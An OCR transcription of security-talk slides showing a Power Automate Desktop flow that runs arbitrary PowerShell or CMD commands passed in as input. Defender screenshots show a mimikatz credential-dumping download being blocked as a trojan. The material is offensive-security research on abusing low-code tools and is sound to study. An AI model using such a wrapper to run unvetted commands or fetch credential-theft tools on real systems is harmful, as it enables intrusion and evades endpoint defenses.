
Input / output variables 3: FileContents, Success, TargetFile

Flow variables 0: No variables to display

Status: Ready 0 Selected actions 7 Actions 1 Subflow Run delay 100 ms

@mbrg0


Code execution



```
Set variable
Assign to variable ScriptError the value PythonScriptError
Case = 'powershell'
    Run PowerShell script
    Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError
    Set variable
    Assign to variable ScriptOutput the value PowershellOutput
    Set variable
    Assign to variable ScriptError the value PowershellScriptError
Case = 'commandline'
    Open CMD session
    Start a new CMD session and store it into CmdSession
    Write to CMD session
    Execute the command Command and then send Enter at CMD session CmdSession
    Read from CMD session
    Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError
    Close CMD session
    Close the CMD session CmdSession
    Set variable
    Assign to variable ScriptOutput the value CmdOutput
    Set variable
    Assign to variable ScriptError the value CmdError
Default case
    Stop flow with error message 'Unsupported command type'
End
```

@mbrg0

Code execution



CodeExec | Power Automate

Set variable
Assign to variable ScriptError the value PythonScriptError

Case = 'powershell'

Run PowerShell script
Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError

Set variable
Assign to variable ScriptOutput the value PowershellOutput

Set variable
Assign to variable ScriptError the value PowershellScriptError

Case = 'commandline'

Open CMD session
Start a new CMD session and store it into CmdSession

Write to CMD session
Execute the command Command and then send Enter at CMD session CmdSession

Read from CMD session
Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError

Close CMD session
Close the CMD session CmdSession

Set variable
Assign to variable ScriptOutput the value CmdOutput

Set variable
Assign to variable ScriptError the value CmdError

Default case

Stop flow with error message 'Unsupported command type'

End

Variables

Input / output variables 4


- Command
- CommandType
- ScriptError
- ScriptOutput

Flow variables 11

- CmdError
- CmdOutput
- CmdSession
- JavascriptOutp...
- JavascriptScrip...
- PowershellOut...
- PowershellScri...
- PythonScriptEr...
- PythonScriptO...
- VBScriptError
- VBScriptOutput

Status: Ready 0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

Oops




Windows Security

Windows Security

Threats found
Microsoft Defender Antivirus found threats. Get details.

@mbrg0

Code execution



7/18/2022 10:08 AM

Threat blocked
7/18/2022 10:07 AM

Severe

ⓘ This threat or app has been allowed and will not be remediated in the future.

Detected: Trojan:MSIL/Cryptor
Status: Removed
A threat or app was removed from this device.

Date: 7/18/2022 10:07 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:

file: C:\Users\alexg\Downloads\mimikatz_trunk.zip

webfile: C:\Users\alexg\Downloads\mimikatz_trunk.zip|https://objects.githubusercontent.com/github-production-release-asset-2e65be/18496166/bfc2b8f2-26e7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220718%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220718T100735Z&X-Amz-Expires=300&X-Amz-Signature=5558541b2e371ada133371d162e31f58ab5b959e1a1bff68d76425b381c392d6&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=18496166&response-content-disposition=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-


Learn more

Have a question?
Get help

Help improve Windows Security
Give us feedback

Change your privacy settings
View and change privacy settings for your device.
Privacy settings
Privacy dashboard

Oops




Windows Security

Threats found
Microsoft Defender Antivirus found threats. Get details.

@mbrg0

Code execution – try again



21 **Set variable** Assign to variable ScriptError the value PythonScriptError

22 **Case** = 'powershell'

23 **Run PowerShell script** Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError

24 **Set variable** Assign to variable ScriptOutput the value PowershellOutput

25 **Set variable** Assign to variable ScriptError the value PowershellScriptError

26 **Case** = 'commandline'

27 **Open CMD session** Start a new CMD session and store it into CmdSession

28 **Write to CMD session** Execute the command Command and then send Enter at CMD session CmdSession

29 **Read from CMD session** Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError

30 **Close CMD session** Close the CMD session CmdSession

31 **Set variable** Assign to variable ScriptOutput the value CmdOutput

32 **Set variable** Assign to variable ScriptError the value CmdError

33 **Default case**

34 **Stop flow** with error message 'Unsupported command type'

35 **End**

Status: Ready   0 Selected actions   35 Actions   1 Subflow   Run delay 100 ms

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.22000.795]
(c) Microsoft Corporation. All rights reserved.

C:\Users\alexg>_
```

Windows Security

Windows Security

Threats found


Microsoft Defender Antivirus found threats. Get details.

Dismiss

@mbrg0

Code execution– try again

What can we do with drag & drop primitives only (No Code)?

